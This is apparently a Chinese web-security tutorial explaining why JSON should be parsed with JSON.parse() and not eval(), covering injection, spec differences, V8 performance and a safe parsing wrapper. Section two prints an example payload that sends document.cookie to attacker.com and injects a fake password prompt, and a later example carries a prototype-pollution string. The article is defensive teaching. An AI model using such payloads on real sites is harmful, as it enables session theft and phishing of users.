


深入剖析JavaScript中解析JSON数据的安全准则,全面阐释为什么必须坚决避免使用eval()。通过底层机制对比、代码注入攻击链路复现、规范差异及V8引擎优化机制,提供基于JSON.parse的工程级安全解析与容错实践。
JS中安全解析JSON:为什么应避免使用eval()
作者:巡夜人
时间:2026-11-19
浏览:450
文章目录
Web 安全最佳实践
阅读时长约 8 分钟
适用环境:现代浏览器 & Node.js 运行时
在 JavaScript 中将 JSON 文本解析为对象的标准且安全的方式是使用内置的
JSON.parse()。过去部分项目曾使用 eval() 反序列化数据,但 eval() 本质上是通用脚本解释器,它会将传入的内容作为任意 JavaScript 代码直接编译执行,进而引发严重的代码注入漏洞(XSS 与 RCE),同时还会打破规范约束并剧烈降低 JS 引擎的运行性能。本文将深入分析这两种机制的根本差异,揭示潜在风险并提供生产环境下的安全解析方案。
一、历史上为什么会出现使用 eval() 解析 JSON 的做法
JSON(JavaScript Object Notation)由 Douglas Crockford 提出,其核心语法规则脱胎于 JavaScript 的对象字面量表示法。在 ECMAScript 5(2009 年正式发布)之前,浏览器和 JavaScript 运行时并没有原生内置 JSON 全局对象,也没有 JSON.parse() 方法。
在当时通过 Ajax(XMLHttpRequest)进行异步通信并接收服务端返回的文本时,开发者为了把文本还原成 JavaScript 内存对象,最轻量、最容易想到的办法就是利用 JavaScript 语言自带的动态执行函数 eval()。
语句块与表达式:eval() 解析对象时的语法陷阱
在直接调用 eval(str) 时,很多初学者会遇到一个经典的语法错误:
// 尝试直接使用 eval 解析合法 JSON 字符串
const raw = '{"name": "Alice", "age": 25}';

// 抛出语法错误:SyntaxError: Unexpected token ':'
const data = eval(raw);
产生该错误的原因在于 JavaScript 引擎的词法与语法分析机制:在顶层语句上下文中,一对大括号 { ... } 会被默认识别为一个代码块语句(Block Statement),而不是对象字面量。在代码块内,"name": 会被解析为带有标签名(Label)的语句,但字符串后面跟着冒号在块语句中属于非法语法,因而触发 SyntaxError。
为了解决这一报错,早期的开发者采用了“外层包裹圆括号”的手法:
// 外层增加圆括号,强制 JavaScript 解析器将其视作表达式(Expression)
const data = eval('(' + raw + ')');
console.log(data.name); // 成功输出 "Alice"
圆括号把内容强制转换为表达式上下文,从而让大括号被视作对象字面量。然而正是这一行看似巧妙的代码,给系统埋下了致命的安全后门。
二、核心原因一:致命的任意代码执行(RCE)与注入漏洞

eval() 的定义是执行传入的字符串代码。它本身没有任何“数据”与“逻辑”的边界概念。只要传入的内容符合 JavaScript 语法规则,无论其中包含函数调用、赋值运算还是网络请求,引擎都会无条件执行。
⚠ 真实安全威胁场景
很多开发者误以为“只要请求的是自家后端接口,数据就是可信的”。但在真实的生产环境中,数据需要经过网关、负载均衡、缓存层、第三方微服务乃至存储层。一旦数据在存储环节被富文本注入、在网络传输中遭遇中间人篡改,或者上游服务存在漏洞,被污染的 JSON 字符串进入 eval() 就会演变为完全失陷的灾难。
攻击手法演进与代码复现
假设某个接口返回用户个人资料,攻击者通过在昵称或个性签名中注入精心构造的 JavaScript 表达式(例如 IIFE 立即调用函数表达式):
// 攻击者构造的恶意 Payload 字符串
const maliciousPayload = `{
  "userId": 10086,
  "profile": (function() {
    // 窃取受害者的鉴权 Cookie 并静默回传到攻击者服务器
    const img = new Image();
    img.src = 'https://attacker.com/log?cookie=' + encodeURIComponent(document.cookie);
    // 甚至可以篡改当前页面 DOM 或挂载键盘监听器
    document.body.innerHTML += '<div style="color:red">系统维护中,请重新输入密码</div>';
    return "正常用户资料";
  })()
}`;

// 受害客户端使用 eval 解析响应
const result = eval('(' + maliciousPayload + ')');
// 结果:在对象赋值完成的同时,恶意函数已在当前用户登录态下静默运行!
在上面的代码中,恶意函数不但能窃取当前域下的敏感 Cookie、localStorage 中的 Token,还能直接读取或修改 DOM 结构,发起仿冒的转账或业务请求。

反观 JSON.parse(),如果将上述内容传入:
try {
  JSON.parse(maliciousPayload);
} catch (err) {
  console.error(err);
  // SyntaxError: Unexpected token '(' in JSON at position ...
}
JSON.parse() 拥有严格的状态机语法规则。当遇到未受允许的字符 ( 或关键字 function 时,解析器会在第一时间抛出语法错误并立即终止,其中的恶意函数体根本没有被编译或调用的可能,从而在源头上杜绝了代码执行风险。
三、核心原因二:JSON 规范与 JS 语法的本质差异
很多人习惯性地认为“JSON 就是 JavaScript 对象”,但两者在语言规范中有着明确的界限。JSON 是由 RFC 8259 和 ECMA-404 严格定义的独立数据交换格式,它只是借鉴了 JavaScript 对象字面量的记法,而不是后者的完整子集。
| 对比维度 | JSON 规范要求(RFC 8259) | eval() 所允许的 JavaScript 语法 |
|---|---|---|
| 键名引号 | 必须使用严格的双引号 "key" |
允许单引号 'key' 或无引号 key |
| 末尾逗号 | 严禁末尾逗号 [1, 2,] |
允许尾随逗号(Trailing Comma) |
| 数据类型限制 | 仅支持 Object、Array、String、Number、Boolean、null | 支持 Function、undefined、NaN、Infinity、RegExp 等任意类型 |
| 数值格式 | 禁止前导零,禁止十六进制 0xFF |
允许十六进制、八进制、前导零数值 |
使用 eval() 会“静默容忍”大量不合规的数据格式。例如当上游返回了未加引号的键名或函数时,eval() 会直接将其反序列化成 JavaScript 运行时对象。这种看似“宽容”的行为,会导致程序逻辑中渗入本不该存在的异常类型,掩盖接口协议破坏的严重缺陷。
行分隔符的历史陷阱(U+2028 与 U+2029)
更反直觉的是,在历史上甚至存在 JSON 格式完全合法,但 eval() 却会崩溃 的情况:
在 ECMAScript 2019(ES10)之前,JavaScript 语法规范中明确将 Unicode 字符 U+2028(行分隔符 Line Separator)与 U+2029(段分隔符 Paragraph Separator)判定为未转义的换行符,不允许出现在单行字符串字面量中。然而,JSON 规范从一开始就允许字符串直接包含这两个字符。
// 合法的 JSON 字符串,包含未转义的 U+2028 字符
const jsonWithSeparator = '{"text": "\u2028"}';

// 在老旧 JS 引擎中:
JSON.parse(jsonWithSeparator); // 顺利解析成功
eval('(' + jsonWithSeparator + ')'); // 抛出 SyntaxError: Invalid or unexpected token
虽然现代 JavaScript 规范(通过 JSON superset 提案)修复了这一分歧,但这有力地证明了:将通用代码编译器用于纯文本数据反序列化,从语言设计哲学上就是本末倒置的。
四、核心原因三:V8 引擎优化断崖与执行性能落差
在现代 Web 应用中,大体积 JSON 数据的解析随处可见(如富表格、地图瓦片数据、大屏报表等)。在执行效率上,eval() 与 JSON.parse() 存在着数量级的性能鸿沟。
1. 词法作用域分析破坏(De-optimization)
现代 JavaScript 引擎(如 Chrome 与 Node.js 搭载的 V8)高度依赖即时编译(JIT)优化。在函数执行前,编译管道会通过词法静态分析建立变量作用域链,确定每个变量在内存中的偏移位置,并应用内联缓存(Inline Cache)。
而一旦在代码块内调用了 eval(),引擎在编译阶段就无法预知 eval() 内部会声明哪些变量(例如 eval("var x = 1") 会污染外层作用域)。为了保证程序正确性,V8 必须立即退化并关闭对该函数作用域的所有激进优化。这一副作用不仅拖慢了当前解析操作,还会持续拖累包含该调用的整个宿主函数的执行速度。
2. C++ 专用快速扫描器(Fast-path Parsing)
JSON.parse() 在 V8 内部由底层的 C++ 快速扫描器直接实现。因为它无需生成庞大的 AST 抽象语法树,不需要进行符号查找、闭包绑定或字节码编译,其处理逻辑仅是对字符流进行单遍(Single-pass)状态机跳转。
✔ 引擎团队的实际建议
V8 官方团队曾发布过深入的技术分析指出:即使在需要动态加载大型 JavaScript 对象常量的场景下,编写 const data = JSON.parse('{"a":1,"b":2...}') 也比直接编写普通 JS 对象字面量 const data = {"a":1,"b":2...} 速度显著更快。因为 JSON.parse 绕过了复杂的 JS 语法解析器,大幅节省了编译阶段的时间与内存分配。
五、安全解析 JSON 的工程最佳实践方案

在现代 JavaScript 生产项目中,不仅要彻底废弃 eval(),更要以防御性编程思维使用 JSON.parse()。以下是构建工业级安全数据解析管道的四个标准化步骤。
生产级 safeJsonParse 封装
原生的 JSON.parse() 在遭遇不合规字符串时会抛出未捕获的 SyntaxError,直接中断当前调用栈。在实际工程中,建议使用封装良好的通用函数进行边界隔离,并加入原型污染(Prototype Pollution)的防护机制:
/**
 * 安全解析 JSON 字符串
 * @template T
 * @param {unknown} input - 待解析的输入值
 * @param {T} fallbackValue - 解析失败时的降级回退值
 * @param {boolean} sanitizeProto - 是否启用原型污染过滤(默认开启)
 * @returns {T} 解析后的对象或默认回退值
 */
function safeJsonParse(input, fallbackValue = null, sanitizeProto = true) {
  // 步骤 1:前置类型校验,避免传入非字符串导致隐式转换
  if (typeof input !== 'string' || input.trim() === '') {
    return fallbackValue;
  }

  try {
    // 步骤 2 与步骤 3:利用 reviver 函数进行键名白名单/黑名单清洗
    return JSON.parse(input, (key, value) => {
      if (sanitizeProto) {
        // 阻断针对 Object 原型链的恶意污染攻击
        if (key === '__proto__' || key === 'constructor' || key === 'prototype') {
          console.warn(`[Security] 检测并拦截危险的原型键名: ${key}`);
          return undefined; // 返回 undefined 会自动剔除该属性
        }
      }
      return value;
    });
  } catch (error) {
    // 记录异常日志以便排查接口契约破损问题
    console.error('[safeJsonParse] JSON 数据解析失败:', error.message);
    return fallbackValue;
  }
}

// 使用示例 1:正常解析
const user = safeJsonParse('{"name": "Tom", "score": 98}', {});
console.log(user.name); // 输出: "Tom"

// 使用示例 2:遇到畸形数据返回兜底值,不崩溃
const badData = safeJsonParse('<html>502 Bad Gateway</html>', []);
console.log(badData); // 输出: []

// 使用示例 3:拦截原型污染 Payload
const attackData = '{"__proto__": {"isAdmin": true}, "valid": 1}';
const safeObj = safeJsonParse(attackData, {});
console.log(safeObj.isAdmin); // 输出: undefined(原型链未被污染)
六、常见技术替代方案辨析与全维度决策矩阵
辨析:new Function("return " + json)() 是否安全?
在很多技术论坛中,有时会看到有人提议使用 new Function('return ' + json)() 来替代 eval()。理由是 Function 构造器在全局作用域下运行,不会访问本地闭包变量。
这一认知极其危险。 虽然 new Function 没有闭包访问权,但它依然能够访问宿主环境下的全部全局对象(如 window、document、fetch)。恶意代码同样可以通过 window.location 劫持页面,或者偷取全局存储的鉴权凭据。因此,new Function() 本质上依然属于动态代码执行,在处理数据反序列化时同样属于严重违规。
辨析:遇到宽松格式(如带注释的 JSONC / JSON5)该如何处理?
在前端配置文件(如 VS Code 配置文件、tsconfig)中,有时允许单引号或代码注释。遇到此类需求时,开发者绝对不应借由 eval() 走捷径,而应引入专用的解析库(如官方的 json5 库)。此类库基于正规词法状态机解析,只提取合法数据节点,坚决杜绝代码运行权限。

七、总结与开发自查清单
通过对运行原理、攻击链路及性能架构的全面剖析,可以得出唯一明确的工程准则:任何以数据解析为目的的场景,都严禁使用 eval()。
在日常代码审查与系统维护中,请牢记以下三条自查准则:
- 全项目静态排查:在代码库中全局检索
eval(与new Function(,若发现用于解析接口数据或 URL 参数的代码,立即重构替换为JSON.parse()。 - 配置 ESLint 强制约束:在工程的 ESLint 配置中启用
no-eval与no-new-func规则,将其严重程度设置为error,从 CI/CD 流水线源头上封死注入漏洞。 - 强化防御性边界:针对任何外部输入的 JSON 字符串,务必进行空值校验、包裹
try...catch提供兜底降级,并对关键数据结构使用类型断言。
实用工具推荐
电子包浆
使用 ›绿化、压缩、噪点和虚拟水印,自由调节做旧程度。
图片压缩
使用 ›选择画质和输出格式,预览压缩前后的大小。
作者最新文章
相关文章